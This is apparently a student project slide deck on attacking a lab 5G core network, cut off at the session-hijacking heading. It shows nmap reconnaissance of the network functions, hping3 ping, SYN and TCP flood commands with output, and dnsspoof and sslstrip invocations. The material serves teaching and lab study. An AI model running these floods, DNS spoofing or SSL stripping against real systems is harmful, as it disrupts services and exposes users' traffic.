HACKING 5G NETWORKS-(GROUP G)

Presented By ,

Godwin Prince

Laksmiraam Anandan

4/30/2024

CONTENTS

I. Introduction

II. Setup

III. Attacks

- A. DDoS(Distributed Denial Of Service)
  - 1. Ping Flood Attack
  - 2. Syn Flood Attack
  - 3. Tcp Flood Attack
- B. DNS Spoofing
- C. SSL Stripping
- D. Session Hijacking -- Ettercap
- E. Teardrop Attack
- F. Slowhttp Test
- G. SSH Bruteforce Attack
- H. MongoDb Attack


IV. Conclusion

INTRODUCTION

- The introduction of 5G technology heralds a new era of connectivity, promising faster speeds, lower latency, and increased network capacity.
- As 5G networks become more prevalent, they also present new security challenges and vulnerabilities that must be addressed.
- Attackers are increasingly targeting 5G core networks, aiming to exploit weaknesses in infrastructure and protocols.
- Understanding the potential threats and attack vectors against 5G core networks is crucial for ensuring the security and reliability of these critical systems.
- In this project, we will explore various attacks targeting 5G core networks and evaluate their impact on network integrity and functionality.


SETUP

- The Nmap scan of the `11.123.129.58/24` subnet detected 11 active hosts. Each host is associated with a specific hostname, likely indicating its role within a network infrastructure.



```
┌──(root㉿ubuntu-0)-[~]
└─# nmap -sn 11.123.129.58/24
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-04-29 22:23 UTC
Nmap scan report for smf1-0.smf1set.plmn-mnc45-mcc313-user-jupyter-lanandann0.svc.cluster.local (11.123.129.2)
Host is up (0.00020s latency).
Nmap scan report for nssf-0.nssf.plmn-mnc45-mcc313-user-jupyter-lanandann0.svc.cluster.local (11.123.129.24)
Host is up (0.00048s latency).
Nmap scan report for amf1-0.amf1set.plmn-mnc45-mcc313-user-jupyter-lanandann0.svc.cluster.local (11.123.129.29)
Host is up (0.00019s latency).
Nmap scan report for udm1-0.udm1set.plmn-mnc45-mcc313-user-jupyter-lanandann0.svc.cluster.local (11.123.129.30)
Host is up (0.00034s latency).
Nmap scan report for mongo-0.mongoset.plmn-mnc45-mcc313-user-jupyter-lanandann0.svc.cluster.local (11.123.129.53)
Host is up (0.00019s latency).
Nmap scan report for 11-123-129-54.kube-dns.kube-system.svc.cluster.local (11.123.129.54)
Host is up (0.00032s latency).
Nmap scan report for ausf1-0.ausf1set.plmn-mnc45-mcc313-user-jupyter-lanandann0.svc.cluster.local (11.123.129.62)
Host is up (0.00030s latency).
Nmap scan report for smsf1-0.smsf1set.plmn-mnc45-mcc313-user-jupyter-lanandann0.svc.cluster.local (11.123.129.63)
Host is up (0.00038s latency).
Nmap scan report for ueransim-0.ueransimset.plmn-mnc45-mcc313-user-jupyter-lanandann0.svc.cluster.local (11.123.129.79)
Host is up (0.00024s latency).
Nmap scan report for upf1-0.upf1set.plmn-mnc45-mcc313-user-jupyter-lanandann0.svc.cluster.local (11.123.129.117)
Host is up (0.00023s latency).
Nmap scan report for ubuntu-0.ubuntuset.plmn-mnc45-mcc313-user-jupyter-lanandann0.svc.cluster.local (11.123.129.58)
Host is up.
Nmap done: 256 IP addresses (11 hosts up) scanned in 3.60 seconds
```


- This nmap scan provides the information about the ports that are open and the service available for the particular port.



```
┌──(root㉿ ubuntu-0)-[~]
└─# nmap -p- 11.123.129.2
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-04-29 22:27 UTC
Nmap scan report for smf1-0.smf1set.plmn-mnc45-mcc313-user-jupyter-lanandann0.svc.cluster.local (11.123.129.2)
Host is up (0.000056s latency).
Not shown: 65534 closed tcp ports (reset)
PORT   STATE SERVICE
80/tcp open  http

Nmap done: 1 IP address (1 host up) scanned in 3.92 seconds

┌──(root㉿ ubuntu-0)-[~]
└─#  nmap -p- 11.123.129.24
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-04-29 22:29 UTC
Nmap scan report for nssf-0.nssf.plmn-mnc45-mcc313-user-jupyter-lanandann0.svc.cluster.local (11.123.129.24)
Host is up (0.000053s latency).
Not shown: 65534 closed tcp ports (reset)
PORT   STATE SERVICE
80/tcp open  http

Nmap done: 1 IP address (1 host up) scanned in 3.78 seconds

┌──(root㉿ ubuntu-0)-[~]
└─# nmap -p- 11.123.129.29
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-04-29 22:30 UTC
Nmap scan report for amf1-0.amf1set.plmn-mnc45-mcc313-user-jupyter-lanandann0.svc.cluster.local (11.123.129.29)
Host is up (0.000040s latency).
Not shown: 65534 closed tcp ports (reset)
PORT   STATE SERVICE
80/tcp open  http

Nmap done: 1 IP address (1 host up) scanned in 3.67 seconds

┌──(root㉿ ubuntu-0)-[~]
└─# nmap -p- 11.123.129.30
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-04-29 22:31 UTC
Nmap scan report for udm1-0.udm1set.plmn-mnc45-mcc313-user-jupyter-lanandann0.svc.cluster.local (11.123.129.30)
Host is up (0.000047s latency).
Not shown: 65534 closed tcp ports (reset)
PORT   STATE SERVICE
80/tcp open  http

Nmap done: 1 IP address (1 host up) scanned in 3.72 seconds
```


DISTRIBUTED DENIAL-OF-SERVICE(DDOS) ATTACK

- A distributed denial-of-service (DDoS) attack is a malicious attempt to disrupt the normal traffic of a targeted server, service or network by overwhelming the target or its surrounding infrastructure with a flood of Internet traffic



PING FLOOD


- A ping flood is a denial-of-service attack in which the attacker attempts to overwhelm a targeted device with ICMP echo-request packets, causing the target to become inaccessible to normal traffic. When the attack traffic comes from multiple devices, the attack becomes a DDoS or distributed denial-of-service attack.



```
┌──(root㉿ubuntu-0)-[~]
└─# sudo hping3 --flood 11.123.129.2
HPING 11.123.129.2 (eth0 11.123.129.2): NO FLAGS are set, 40 headers + 0 data bytes
hping in flood mode, no replies will be shown
^C
--- 11.123.129.2 hping statistic ---
641511 packets transmitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms
```

SYN FLOOD ATTACK


- A SYN flood (half-open attack) is a type of denial-of-service (DDoS) attack which aims to make a server unavailable to legitimate traffic by consuming all available server resources.



```
┌──(root㉿ubuntu-0)-[~]
[└─# sudo hping3 --flood --rand-source -S -p 80 11.123.129.2
HPING 11.123.129.2 (eth0 11.123.129.2): S set, 40 headers + 0 data bytes
hping in flood mode, no replies will be shown
^C
--- 11.123.129.2 hping statistic ---
42234399 packets transmitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms
```

TCP FLOOD ATTACK


- A TCP Flood Attack involves overwhelming a target with unacknowledged TCP packets, causing network congestion or service disruption by exhausting server resources and bandwidth.



```
┌──(root㉿ubuntu-0)-[~]
[└─# sudo hping3 --flood --rand-source -p 80 11.123.129.2
HPING 11.123.129.2 (eth0 11.123.129.2): NO FLAGS are set, 40 headers + 0 data bytes
hping in flood mode, no replies will be shown
^C
--- 11.123.129.2 hping statistic ---
1011164 packets transmitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms
```

DNS SPOOFING


- Domain Name Server (DNS) spoofing, or DNS cache poisoning, is an attack involving manipulating DNS records to redirect users toward a fraudulent, malicious website that may resemble the user's intended destination.



```
┌──(root㉿ubuntu-0)-[~]
└─# sudo dnsspoof -i eth0 -f /etc/hosts
dnsspoof: listening on eth0 [udp dst port 53 and not src 11.123.129.58]
^C
```

SSL STRIPPING


- SSL stripping, also known as SSL downgrade or HTTP downgrade, is a cyberattack that takes a web connection from HTTPS to HTTP, making all communication unencrypted.



```
┌──(root㉿ubuntu-0)-[~]
└─# sslstrip -l 80

sslstrip 1.0 by Moxie Marlinspike running...
^C
```

SESSION HIJACKING -- ETTERCAP

